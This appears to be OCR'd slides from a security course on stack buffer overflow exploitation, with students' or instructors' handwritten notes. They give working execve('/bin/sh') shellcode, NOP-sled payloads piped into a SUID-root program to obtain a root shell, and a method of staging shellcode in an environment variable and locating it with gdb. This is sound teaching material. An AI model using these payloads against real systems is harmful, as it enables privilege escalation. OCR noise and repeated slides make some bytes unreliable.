   e:    b0 0b                  mov    $0xb,%al
  10:    89 f3                  mov    %esi,%ebx
  12:    8d 4e 08               lea    0x8(%esi),%ecx
  15:    8d 56 0c               lea    0xc(%esi),%edx
  18:    cd 80                  int    $0x80
  1a:    31 db                  xor    %ebx,%ebx
  1c:    89 d8                  mov    %ebx,%eax
  1e:    40                     inc    %eax
  1f:    cd 80                  int    $0x80
  21:    e8 dc ff ff ff         call   0x2
[/bin/sh removed for brevity]
```

Shellcode, Ready to Use


```
char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

//we can test it with:

void main() {
   int *ret;

   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;

}
```

Preparing the Memory in Practice (1)

Now we have what we want to execute and where to jump...

We need to fill the buffer with our shellcode, the jump address and the NOPs.

How to do this *in practice*?



Vulnerable program's memory layout (function frame).

Memory layout of a possible exploit.

Let's Have a Look (Shellcode in the Buffer)

echo function prints a string

```
$ echo
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8
d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\
xff/bin/sh\xb8\xf6\xff\xbf" | ./exploitable-program  # SUID-root
vulnerable executable
[root@host]# echo "whoa! Look, I've got a root shell!"
whoa! Look, I've got a root shell!
```

Let's Have a Look (Shellcode in the Buffer)

NOP

```
$ echo
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8
d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\
xff/bin/sh\xb8\xf6\xff\xbf" | ./exploitable-program  # SUID-root
vulnerable executable
[root@host]# echo "whoa! Look, I've got a root shell!"
whoa! Look, I've got a root shell!
```

Let's Have a Look (Shellcode in the Buffer)

SHELLCODE

```
$ echo
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8
d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\
xff/bin/sh\xb8\xf6\xff\xbf" | ./exploitable-program  # SUID-root
vulnerable executable
[root@host]# echo "whoa! Look, I've got a root shell!"
whoa! Look, I've got a root shell!
```

Let's Have a Look (Shellcode in the Buffer)

ADDRESS IN WHICH ESP IS FOUND

```
$ echo
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8
d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\
xff/bin/sh\xb8\xf6\xff\xbf" | ./exploitable-program  # SUID-root
vulnerable executable
[root@host]# echo "whoa! Look, I've got a root shell!"
whoa! Look, I've got a root shell!
```

Memory That we Can Control

We showed this with the overflowed buffer, but **can be done with other memory areas too**

PROS:


Can do this remotely (input == code)

CONS:

Buffer could not be large enough

Memory must be marked as executable

Need to guess the address reliably



Alternative Exploitation Techniques

Recall: We need to jump to a valid memory location that contains, or can be filled with, **valid executable machine code (shellcode)**.

Solutions (i.e., exploitation techniques):

- **Memory that we can control**
  - The buffer itself DONE
  - Some other variable
- **Environment variable**
- **Built-in, existing functions**

Environment Variable

```
int main(int argc, char *argv[], char *envp[])
```

PROS:

- Easy to implement ("unlimited" space)
- Easy to target (we can know precisely address)


CONS:

- Works for local exploiting only!
- The program may wipe the environment
- Memory must be marked as executable

TO EXPLOIT LOCAL VARIABLES, ACCESS TO THE MACHINE IS NEEDED

IT MAY CLEAN THE ENVIRONMENT VARIABLE

WITH NON-EXECUTABLE STACK, WE WOULD STOP THIS EXPLOITATION (VARIABLES ARE IN THE STACK)




```
$ env
HOME=/home/username
USER=username
...
```

$ env → LIST ALL ENVIRONMENT VARIABLE THAT ARE SET IN THE SYSTEM

ENVIRONMENT VARIABLES ARE GLOBAL VARIABLES THAT CAN BE SET GLOBALLY ON THE SYSTEM AND ARE USUALLY REPRESENTED AS COUPLE (C, VALUE)

THEY ARE IMPORTANT BECAUSE EVERY TIME WE RUN A PROGRAM, DECIDED USER'S argc AND argv ARGUMENTS. THE LAST ARGUMENT THAT IS PASSED TO THE MAIN IS THE LIST OF ENVIRONMENT VARIABLES.

ENVIRONMENT VARIABLES ARE GENERALLY LOCATED IN THE HIGHER PART OF THE MEMORY

Environment variable in practice

We allocate an area of memory that contains the exploit. PUT OUR EXPLOIT IN MEMORY

Then, we put the content of that memory in an **environment variable** named **`$EGG`.**

(YOU CAN CALL IT AS YOU PREFER, EVEN PIPPO)

Finally, we have to overwrite the EIP with the address of **`$EGG`** by filling the buffer.

Preparing the Memory in Practice (Environment Variable)

2 ALTERNATIVES

① echo AS BEFORE

export USED FOR DECLARING AN ENVIRONMENT VARIABLE

NAME

```
export EGG=`echo
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8
d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\
xff/bin/sh"`
```

PROS ENVIRONMENT VARIABLES HAVE UNLIMITED SPACE

---

③ python_ -c 'print __'

```
export EGG=`python2 -c  'print "\x90"*300 +
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\
x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xf
f\xff/bin/sh"'`
```

Let's Have a Look (Shellcode in the Environment variable)

UNDERSTAND WHERE EGG IS

① CHECK IF IT EXIST BY USING env

```
$ export EGG=`echo "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90 ...
$ env
SHELL=/bin/bash
TERM=xterm-256color
SSH_CLIENT=192.168.0.2 60452 22
SSH_TTY=/dev/pts/3
LC_ALL=en_US.UTF-8
EGG=????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????
???^?1??F?F
                ?
                 ???V
                     `1ộ?@`?????/bin/sh
USER=username
```

AT SOME POINT WE WILL FIND SOMETHING THAT CAN'T BE PRINTED...


BUT IT TERMINATES WITH /bin/sh

Let's Have a Closer Look (with gdb)

```
$ gdb ./executable-vuln
(gdb) x/10s $esp+120*4                    //going up!
0xbffff66c:  "lenges/vuln"
0xbffff678:  "TERM=xterm-256color"
0xbffff68c:  "SHELL=/bin/bash"
0xbffff69c:  "..."
0xbffff6ed:  "SSH_CLIENT=192.168.0.2 60452 22"
0xbffff70d:  "SSH_TTY=/dev/pts/3"
0xbffff720:  "ECC=\220\220\220\220\220\220\220\220\220\220 ..."

"\215N\b\215V\f`1377\377\377\334\350\@`330\ؤ/bin/sh\366\377\277\220\366\377\277
\220\366\377\277\220\366\377\277\220\366\377\277\220\366\377\277\220\366\377\2
77\220\366\377\277\220\366\377\277\220\366\377\277\220\366\377\277\220\366\377
\277\220\366\377\277\220\366\377\277\220\366\377\277\220\366\377\277\220\366\3
77\277\220\366\377\277\220\366\377\277\220\366\377\277\220\366\377\277\220\366
\377\277\220\366\377\277\220\366\377\277\220\366\377\277\220\366\377\277\220\3
66\377\277\220\366\377\277\220\366\377\277\220\366\377\277\220\366\377\277\220
\366\377\277\220\366\377\277\220\366\377\277\220\366\377\277\220\366\377\277\2
20\366\377\277\220\366\377\277"...
```

Peekaboo! I'm the exploit! I'm here!

Let's Have a Closer Look (with gdb)

